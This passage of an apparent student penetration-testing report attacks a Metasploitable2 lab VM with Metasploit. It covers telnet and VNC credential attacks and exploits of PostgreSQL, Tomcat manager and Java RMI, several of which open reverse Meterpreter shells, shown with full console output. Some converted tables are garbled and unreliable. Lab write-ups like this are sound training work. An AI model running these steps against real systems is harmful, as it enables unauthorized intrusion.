[*] 192.168.56.102:23 - Attempting to start session 192.168.56.102:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.56.103:39615 -> 192.168.56.102:23) at 2025-05-06 06:57:17 -0400
[*] 192.168.56.102:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

### **Step 5: Telnet Session Established**

The screenshot shows a successful Telnet connection to the target system (192.168.56.102) using the credentials msfadmin:msfadmin. Upon login, the system displays a security warning advising against exposing the Metasploitable2 VM to untrusted networks. The user confirms access by running the whoami command, which returns msfadmin, verifying that the session is running under this user account. A directory listing (ls) reveals files such as pass.txt and users.txt, indicating potential sensitive information stored on the system.

#### **4. VNC Exploitation (Port 5900)**

*In this step, we prepared to exploit a system running a vulnerable VNC (Virtual Network Computing) service, typically accessible via port 5900. VNC is a graphical desktop-sharing protocol that, if misconfigured or unprotected, can be exploited to gain remote access to a system.*

## *Step 1: Launching Metasploit*

We started by launching the Metasploit Framework Console using the command:

**Command:** msfconsole

*Upon startup, Metasploit loaded its extensive set of modules*

## Step 2: VNC Login Module Configuration

Following the initialization of Metasploit in Step 1, we moved forward with identifying and configuring a suitable module to exploit the target VNC service.

We used the following command to search for VNC-related login modules:

**Command:** search vnc\_login

This returned the module:

`auxiliary/scanner/vnc/vnc_login` – a brute-force scanner for discovering valid VNC credentials.  
We loaded the module using:

**Command:** use auxiliary/scanner/vnc/vnc\_login

```
msf6 > search vnc_login
Matching Modules
=====
# Name           Disclosure Date   Rank    Check  Description
- --- 
0 auxiliary/scanner/vnc/vnc_login      .          normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login.

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.102
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
=====
Name          Current Setting       Required  Description
----          -----            ...          ...
ANONYMOUS_LOGIN        false        yes        Attempt to login with a blank username and password
BLANK_PASSWORDS       false        no         Try blank passwords for all users
BRTUFORCE_SPEED       5           yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDOS        false        no         Try each user/password couple stored in the current database
DB_ALL_PAS           false        no         Add all the passwords in the current database to the list
DB_ALL_USERS         false        no         Add all the users in the current database to the list
DB_SKIP_EXISTING     none        no         Skip existing credentials stored in the current database (Accepted: none, user, user/break)
PASSWORD           /usr/share/metasploit-framework/data/wordlists/vnc_pass  no         The password to test
PASS_FILE           words.txt      no         File containing passwords, one per line
Proxies             .            no         A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS            192.168.56.102  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit.htm
REPORT             5900        yes        The target port (TCP)
STOP_ON_SUCCESS     false        yes        Stop guessing when a credential works for a host
THREADS            1           yes        The number of threads to use (one per host)
USERNAME           <BLANK>      no         A specific username to authenticate as
USERPASS_FILE       .            no         File containing users and passwords separated by space, one pair per line
```

## Step 3: Executing the VNC Brute-Force Attack

With the VNC login module properly configured in the previous step, we initiated the brute-force attack by executing the following command within Metasploit:

**Command:** run

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.56.102:5900  - 192.168.56.102:5900 - Starting VNC login sweep
[!] 192.168.56.102:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.56.102:5900  - 192.168.56.102:5900 - Login Successful: :password
[*] 192.168.56.102:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

## Step 4: Establishing VNC Connection

We used the `vncviewer` tool to initiate a connection to the vulnerable target:

**Command:** vncviewer 192.168.56.102

The connection was established using protocol version 3.3.

The authentication was completed successfully with the discovered password (password).

Upon successful login, the VNC server displayed the remote desktop environment.

This confirmed that we had interactive access to the graphical user interface (GUI) of the target system.

```
(aysha@aysh)-[~]
$ vncviewer 192.168.56.102
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```


## Step 5: Accessing the Target GUI

Once the VNC session was established, the target's desktop environment was rendered, confirming full remote access. As seen in the interface:

The session displayed the desktop labeled as “root’s desktop (metasploitable)”, implying root-level access via the VNC session.

This visual access allows the attacker to interact with the system just as a local user would, bypassing shell-only limitation

The image below shows the : Pop windows of VNC



## **5. PostgreSQL Exploitation (Port 5432):**

This section outlines the successful exploitation of a PostgreSQL service running on port 5432 of the target system. The goal was to gain remote access by leveraging default credentials and exploiting the PostgreSQL service using Metasploit.

## *Step 1: Module Enumeration for PostgreSQL Services*

In this step, we begin by identifying potential Metasploit modules that target PostgreSQL services, typically running on port 5432. The screenshot demonstrates the use of the search postgresql command within the Metasploit Framework (msfconsole), listing various auxiliary and exploit modules related to PostgreSQL.

| #  | Name   | Disclosure Date | Rank      | Check | Description  |
|----|--|-----------------|-----------|-------|--|
| -  | ---  | .               | normal    | No    | Authentication Capture: PostgreSQL   |
| 0  | auxiliary/server/capture/postgresql  | .               | normal    | No    | Linux Gather User History  |
| 1  | post/linux/gather/enum_users_history   | 2014-06-08      | excellent | Yes   | ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection |
| 2  | exploit/multi/http/manage_engine_dc_pmp_sqli   | .               | .         | .     | .  |
| 3  | \ target: Automatic  | .               | .         | .     | .  |
| 4  | \ target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows           | .               | .         | .     | .  |
| 5  | \ target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows       | .               | .         | .     | .  |
| 6  | \ target: Desktop Central [MSP] v7 >= b70200 / v8 / v9 < b90039 (MySQL) on Windows     | .               | .         | .     | .  |
| 7  | \ target: Password Manager Pro [MSP] v7 >= b68000 / v7 < b7003 (PostgreSQL) on Windows | .               | .         | .     | .  |
| 8  | \ target: Password Manager Pro v6 >= b65000 / v7 < b7003 (MySQL) on Windows            | .               | .         | .     | .  |
| 9  | \ target: Password Manager Pro v6 >= b68000 / v7 < b7003 (PostgreSQL) on Linux         | .               | .         | .     | .  |
| 10 | \ target: Password Manager Pro v6 >= b65000 / v7 < b7003 (MySQL) on Linux              | .               | .         | .     | .  |

## ***Step 2: Choosing and Setting Up the PostgreSQL Exploit***

In this step, we selected a specific exploit module from Metasploit called `exploit/linux/postgres/postgres_payload`, which is used to attack a PostgreSQL service on a Linux system. This module is known to work very well (rated “excellent”). We then set up a reverse TCP payload (`linux/x86/meterpreter/reverse_tcp`), which will allow us to get a remote connection (a shell) back from the target machine once the exploit works. After that, we set the target machine’s IP address (192.168.50.102) using the `set RHOSTS` command. This step prepares the exploit to be launched against the PostgreSQL service running on the target.

```
23 exploit/linux/postgres/postgres_payload                                2007-06-05      excellent Yes PostgreSQL for Linux Payload Executi  
on
24   \_ target: linux x86
25   \_ target: linux x86_64
26 exploit/windows/postgres/postgres_payload                            2009-04-10      excellent Yes PostgreSQL for Microsoft Windows Pay  
load Execution
27   \_ target: Windows x86
28   \_ target: Windows x64
29 auxiliary/admin/http/rails_desive_pass_reset                         2013-01-28      normal  No Ruby on Rails Devise Authentication
Password Reset
30 exploit/multi/http/rudder_server_sqli_rce                          2023-06-16      excellent Yes Rudder Server SQLI Remote Code Exec  
ution
31 post/linux/gather/vcenter_secrets_dump                           2022-04-15      normal  No VMware vCenter Secrets Dump

Interact with a module by name or index. For example info 31, use 31 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 23
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```

### ***Step 3: Setting Exploit Options***

In this step, we configured the necessary settings for the PostgreSQL exploit module. First, we set the local IP address (`LHOST`) to 192.168.56.103, which is our attacking machine. Then, we used the `show options` command to display all required settings for the exploit. The important fields we filled in were:

**USERNAME:** *postgres* (default PostgreSQL username)

*PASSWORD: postgres (default password)*

*RHOSTS: 192.168.56.102 (target machine's IP)*

*RPORT: 5432 (default PostgreSQL port)*

*These settings ensure the exploit knows how and where to connect for launching the attack.*

```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(linux/postgres/postgres_payload) > SHOW OPTIONS
[-] Unknown command: SHOW. Did you mean show? Run the help command for more details.
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

Name      Current Setting  Required  Description
----      -----          -----      -----
VERBOSE    false           no        Enable verbose output

Used when connecting via an existing SESSION:

Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION   no              no        The session to run this module on

Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
----      -----          -----      -----
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.56.102  no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
RPORT     5432             no        The target port
```

#### **Step 4: Running the Exploit**

*Once all the options were set, we used the run command to launch the exploit. The attack started a reverse TCP connection, successfully connected to the PostgreSQL service on the target machine, and uploaded the payload. As a result, we got a Meterpreter session, meaning we now have remote access to the target system. This confirms that the exploit worked and we've gained control over the target through the PostgreSQL vulnerability.*

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.102:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/USzEiTJC.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.102:34729) at 2025-05-05 03:06:54 -0400
```

#### **Step 5: Enumeration of PostgreSQL Directory Contents**

*After gaining a Meterpreter session on the target system, we navigated to the PostgreSQL data directory located at /var/lib/postgresql/8.3/main. This directory contains sensitive configuration and database-related files for the PostgreSQL instance running on the target system.*

This step highlights successful enumeration of sensitive backend components, which could be exploited further to extract or manipulate database contents. The host system is running an outdated and vulnerable version of Ubuntu, increasing the risk level associated with this exposure

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100600/rw-----  4    fil   2010-03-17 10:08:46 -0400 PG_VERSION
040700/rwx----- 4096 dir   2010-03-17 10:08:56 -0400 base
040700/rwx----- 4096 dir   2025-05-05 02:48:36 -0400 global
040700/rwx----- 4096 dir   2010-03-17 10:08:49 -0400 pg_clog
040700/rwx----- 4096 dir   2010-03-17 10:08:46 -0400 pg_multixact
040700/rwx----- 4096 dir   2010-03-17 10:08:49 -0400 pg_subtrans
040700/rwx----- 4096 dir   2010-03-17 10:08:46 -0400 pg_tblspc
040700/rwx----- 4096 dir   2010-03-17 10:08:46 -0400 pg_twophase
040700/rwx----- 4096 dir   2010-03-17 10:08:49 -0400 pg_xlog
100600/rw----- 125   fil   2025-05-05 01:38:21 -0400 postmaster.opts
100600/rw----- 54    fil   2025-05-05 01:38:21 -0400 postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400 root.crt
100644/rw-r--r-- 1224   fil   2010-03-17 10:07:45 -0400 server.crt
100640/rw-r----  891   fil   2010-03-17 10:07:45 -0400 server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > sysinfo
Computer       : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
```

### Step 6: Network Interface Enumeration

Following the successful enumeration of PostgreSQL directories, we proceeded to gather network configuration details of the compromised system. This step helps identify the IP address, network range, and available interfaces that can be used for pivoting or lateral movement within the internal network.

Using the Meterpreter command ifconfig, we retrieved interface configurations:

```
meterpreter > ifconfig
Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name      : eth0
Hardware MAC : 08:00:27:1e:2e:2d
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1e:2e2d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

## 6. Apache Tomcat Exploitation (Port 8180):

This section outlines the successful exploitation of Apache Tomcat running on port 8180 of the target system. The goal was to gain remote code execution by leveraging the Tomcat Manager interface.

### Step 1: Module Search and Selection

We began by searching for applicable Metasploit modules targeting Apache Tomcat

```
msf > search tomcat
```

From the results, we selected the exploit/multi/http/tomcat\_mgr\_upload module. This exploit allows authenticated users of the Tomcat Manager application to upload a malicious .war (Web Application Archive) file, enabling remote code execution via a reverse shell.

```
msf6 exploit(linux/postgres/postgres_payload) > search apache tomcat
Matching Modules
=====
#  Name
-  ---
0  auxiliary/dos/http/apache_commons_fileupload_dos
1  exploit/multi/http/struts_dev_mode
2  exploit/multi/http/struts2_namespace_ognl
3    \_ target: Automatic detection
4      \_ target: Windows
5      \_ target: Linux
6  exploit/multi/http/struts_code_exec_classloader
Execution
7    \_ target: Java
8    \_ target: Linux
9    \_ target: Windows
10   \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
11  auxiliary/admin/http/tomcat_ghostcat
12  exploit/windows/http/tomcat_cgi_cmdlineargs

-----
```

|  | Disclosure Date | Rank      | Check | Description  |
|--|-----------------|-----------|-------|--|
| 0 auxiliary/dos/http/apache_commons_fileupload_dos                         | 2014-02-06      | normal    | No    | Apache Commons FileUpload and Apache Tomcat DoS      |
| 1 exploit/multi/http/struts_dev_mode                                       | 2012-01-06      | excellent | Yes   | Apache Struts 2 Developer Mode OGNL Execution        |
| 2 exploit/multi/http/struts2_namespace_ognl                                | 2018-08-22      | excellent | Yes   | Apache Struts 2 Namespace Redirect OGNL Injection    |
| 3 \_ target: Automatic detection   | .               | .         | .     | .  |
| 4 \_ target: Windows   | .               | .         | .     | .  |
| 5 \_ target: Linux   | .               | .         | .     | .  |
| 6 exploit/multi/http/struts_code_exec_classloader                          | 2014-03-06      | manual    | No    | Apache Struts ClassLoader Manipulation Remote Code   |
| 7 \_ target: Java  | .               | .         | .     | .  |
| 8 \_ target: Linux   | .               | .         | .     | .  |
| 9 \_ target: Windows   | .               | .         | .     | .  |
| 10 \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) | .               | .         | .     | .  |
| 11 auxiliary/admin/http/tomcat_ghostcat                                    | 2020-02-20      | normal    | Yes   | Apache Tomcat AJP File Read                          |
| 12 exploit/windows/http/tomcat_cgi_cmdlineargs                             | 2019-04-10      | excellent | Yes   | Apache Tomcat CGI Servlet enableCmdLineArguments Vul |

### Step 2: Initial Configuration and Authentication Attempts

Next, we configured the exploit with the target IP and service parameters:

RHOSTS: 192.168.56.102 (Target machine)

```
msf6 exploit(linux/postgres/postgres_payload) > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name          Current Setting  Required  Description
----          -----          -----  -----
HttpPassword      no           The password for the specified username
HttpUsername      no           The username to authenticate as
Proxies          no           A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.56.102  yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80            yes         The target port (TCP)
SSL             false          no           Negotiate SSL/TLS for outgoing connections
TARGETURI       /manager      yes         The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST           no           HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          -----  -----
LHOST        127.0.0.1      yes         The listen address (an interface may be specified)
LPORT          4444          yes         The listen port

Exploit target:
```

### Step 3: Successful Exploitation with Valid Credentials

After multiple attempts, we successfully authenticated using valid Tomcat Manager credentials. We re-ran the exploit with the same payload configuration. This time, the .war payload was successfully uploaded and executed by the Tomcat server, leading to a reverse Meterpreter session on the attacker's machine.

This confirmed remote code execution capability on the target via the Tomcat Manager application.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/http/tomcat_mgr_upload) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

Name      Current Setting  Required  Description
----      -----          -----      -----
HttpPassword  tomcat        no        The password for the specified username
HttpUsername  tomcat        no        The username to authenticate as
Proxies      no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
RPORT        8180          yes       The target port (TCP)
SSL          false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI    /manager      yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST        no            no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST     192.168.56.103  yes       The listen address (an interface may be specified)
LPORT     4444          yes       The listen port
```

### Step 4: Running the Exploit to Gain Access

In this step, we executed the Tomcat Manager Upload exploit using Metasploit. Here's what happened:

A reverse TCP handler was started on our attacking machine (192.168.56.103:4444) to listen for incoming connections from the target.

The exploit retrieved the session ID and CSRF token needed to communicate with the Tomcat Manager interface.

A malicious WAR file was uploaded and deployed on the target server (192.168.56.102) to gain remote code execution.

The payload was executed, and then automatically undeployed to avoid detection.

A Meterpreter session was successfully opened, confirming that we now had remote access to the target machine

This step confirms that the exploit worked and gave us control over the victim system.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying L7He0Hwl...
[*] Executing L7He0Hwl...
[*] Undeploying L7He0Hwl ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.103:4444 -> 192.168.56.102:59796) at 2025-05-05 03:20:55 -0400
```

## **Step 5: Verifying Access and Exploring the Target System**

*ifconfig command was run to confirm the target machine's network details. The IP address 192.168.56.102 matches our intended victim.*

*Next, we ran the ls command to list the contents of the root directory (/) on the target system.*

*The output showed standard Linux directories like bin and boot, confirming we now had file system access and could navigate the target machine.*

```
meterpreter > ifconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1e:2e2d
IPv6 Netmask : ::

meterpreter > ls
Listing: /
=====

Mode          Size     Type  Last modified           Name
----          ----     ----  -----                -----
040444/r--r--r-- 4096    dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r-- 1024    dir   2012-05-13 23:36:28 -0400  boot
```

## 7. Port 1099

Port 1099 was identified as an open service running Java RMI (Remote Method Invocation) on the target system. Java RMI is a protocol that allows remote communication between Java programs, and it is commonly used for distributed applications. This section documents the enumeration and exploitation of the exposed RMI registry service to gain unauthorized access to the system.

### Step 1: Identifying the Open Port and Vulnerable Service

It was discovered that Port 1099 was open on the target system. This port is commonly used by Java RMI (Remote Method Invocation). Using msfconsole, it was searched for related exploits.

```
msf6 > search java_rmi
Matching Modules
=====
#  Name
-----
0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2   \_ target: Generic (Java Payload)
3     \_ target: Windows x86 (Native Payload)
4     \_ target: Linux x86 (Native Payload)
5     \_ target: Mac OS X PPC (Native Payload)
6     \_ target: Mac OS X x86 (Native Payload)
7 auxiliary/scanner/misc/java_rmi_server
8 exploit/multi/browser/java_rmi_connection_impl

      Disclosure Date  Rank    Check  Description
-----  -----
.          .        normal  No     Java RMI Registry Interfaces Enumeration
2011-10-15          excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
.          .        .       .
.          .        .       .
.          .        .       .
.          .        .       .
.          .        .       .
2011-10-15          normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
2010-03-31          excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```

### Step 2: Running the Exploit

We selected the exploit module:

exploit/multi/misc/java\_rmi\_server

Then we set the required parameters:

RHOSTS to the target IP address

RPORT to 1099

After setting everything, we executed the exploit. A Meterpreter session was successfully opened, confirming that the RMI vulnerability was exploited.

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.102:1099 - Using URL: http://192.168.56.103:8080/tidAi7U6TA0AVc
[*] 192.168.56.102:1099 - Server started.
[*] 192.168.56.102:1099 - Sending RMI Header...
[*] 192.168.56.102:1099 - Sending RMI Call...
[*] 192.168.56.102:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.102:40593) at 2025-05-06 01:06:18 -0400
```

### **Step 3: Verifying Access and Checking System Info**

Once inside, we ran basic commands to confirm access:  
`pwd` showed the present working directory.

`ifconfig` displayed the target machine's IP address and network interfaces, confirming we had gained shell access

```
meterpreter > pwd  
/  
meterpreter > ipconfig  
  
Interface 1  
=====  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
=====  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.56.102  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe1e:2e2d  
IPv6 Netmask : ::  
  
meterpreter > █
```

## **8. Port 80**

Port 80 is used for HTTP web traffic. During our scan, we found it open, indicating a running web server. This prompted further enumeration to identify possible vulnerabilities in the web application or server configuration.

### **Step 1: Scanning for HTTP Service**

Nmap scan was performed on port 80 of the target IP (192.168.56.102) to check for HTTP services. The scan revealed that the server is running Apache HTTP Server version 2.2.8 on Ubuntu, with WebDAV enabled

|  |                           |   |
|--|---------------------------|---|
| (aysha@aysh)-[~]   | Loaded Configuration File | /etc/php5/cgi/php.ini   |
| \$ nmap -sV 192.168.56.102 -p 80   | additional .ini files     | /etc/php5/cgi/conf.d  |
| Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 01:26 EDT                             | parsed                    | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini |
| Nmap scan report for 192.168.56.102  |                           |   |
| Host is up (0.0028s latency).  |                           | 20041225  |
| PORT STATE SERVICE VERSION   | PHP Extension             | 20060613  |
| 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)   |                           |   |
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . |                           |   |
| Nmap done: 1 IP address (1 host up) scanned in 20.12 seconds                                   |                           |   |

## Step 2: HTTP Service Version Enumeration on Port 80

The auxiliary/scanner/http/http\_version module in Metasploit was used to identify the web server software and version running on port 80 of the target system. After displaying the module's configurable options with show options, the target IP address was set using the command set RHOSTS 192.168.56.102. Upon execution, the module sent HTTP requests to the target and analyzed the response headers. The scan successfully retrieved the server banner, confirming the presence of an active HTTP service and providing useful information for further enumeration or exploitation.

|  |                           |   |
|--|---------------------------|---|
| msf6 exploit(multi/misc/java_rmi_server) > use auxiliary/scanner/http/http_version     | System                    | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 12 2008 i686                               |
| msf6 auxiliary(scanner/http/http_version) > show options                               | Loaded Configuration File | /etc/php5/cgi/php.ini   |
| Module options (auxiliary/scanner/http/http_version):                                  | additional .ini files     | /etc/php5/cgi/conf.d  |
| Name Current Setting Required Description  | parsed                    | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini |
| Proxies no A proxy chain of format type:host:port[,type:host:port][...]                |                           |   |
| RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit   |                           |   |
| RPORT 80 The target port (TCP)   |                           |   |
| SSL false Try to negotiate SSL/TLS for outgoing connections                            |                           |   |
| THREADS 1 The number of concurrent threads (max one per host)                          |                           |   |
| VHOST no HTTP server virtual host  |                           |   |
| View the full module info with the info, or info -d command.                           | PHP Extension             | 20060613  |
| msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.56.102                   | Zend Extension            | 22060613  |
| RHOST => 192.168.56.102  | Debug Build               | no  |
| msf6 auxiliary(scanner/http/http_version) > RUN  | Thread Safety             | disabled  |
| [!] Unknown command: RUN. Did you mean run? Run the help command for more details.     |                           |   |
| msf6 auxiliary(scanner/http/http_version) > run  |                           |   |
| [+] 192.168.56.102:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 ) |                           |   |
| [*] Scanned 1 of 1 hosts (100% complete)   |                           |   |
| [*] Auxiliary module execution completed   |                           |   |

### Step 3: Confirming Server Details

Apache 2.2.8 with PHP 5.2.4 was identified on the target. This was confirmed by visiting <http://192.168.231.109/phpinfo.php>, which displayed detailed PHP configuration and version information

| PHP Version 5.2.4-2ubuntu5.10           |  |
|---|--|
| System                                  | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686   |
| Build Date                              | Jan 6 2010 21:50:12  |
| Server API                              | CGI/FastCGI  |
| Virtual Directory Support               | disabled   |
| Configuration File (php.ini) Path       | /etc/php5/cgi  |
| Loaded Configuration File               | /etc/php5/cgi/php.ini  |
| Scan this dir for additional .ini files | /etc/php5/cgi/conf.d   |
| additional .ini files parsed            | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini |
| PHP API                                 | 20041225   |
| PHP Extension                           | 20060613   |
| Zend Extension                          | 220060519  |
| Debug Build                             | no   |
| Thread Safety                           | disabled   |
| Zend Memory Manager                     | enabled  |

### Step 4: Searching for Known Vulnerabilities

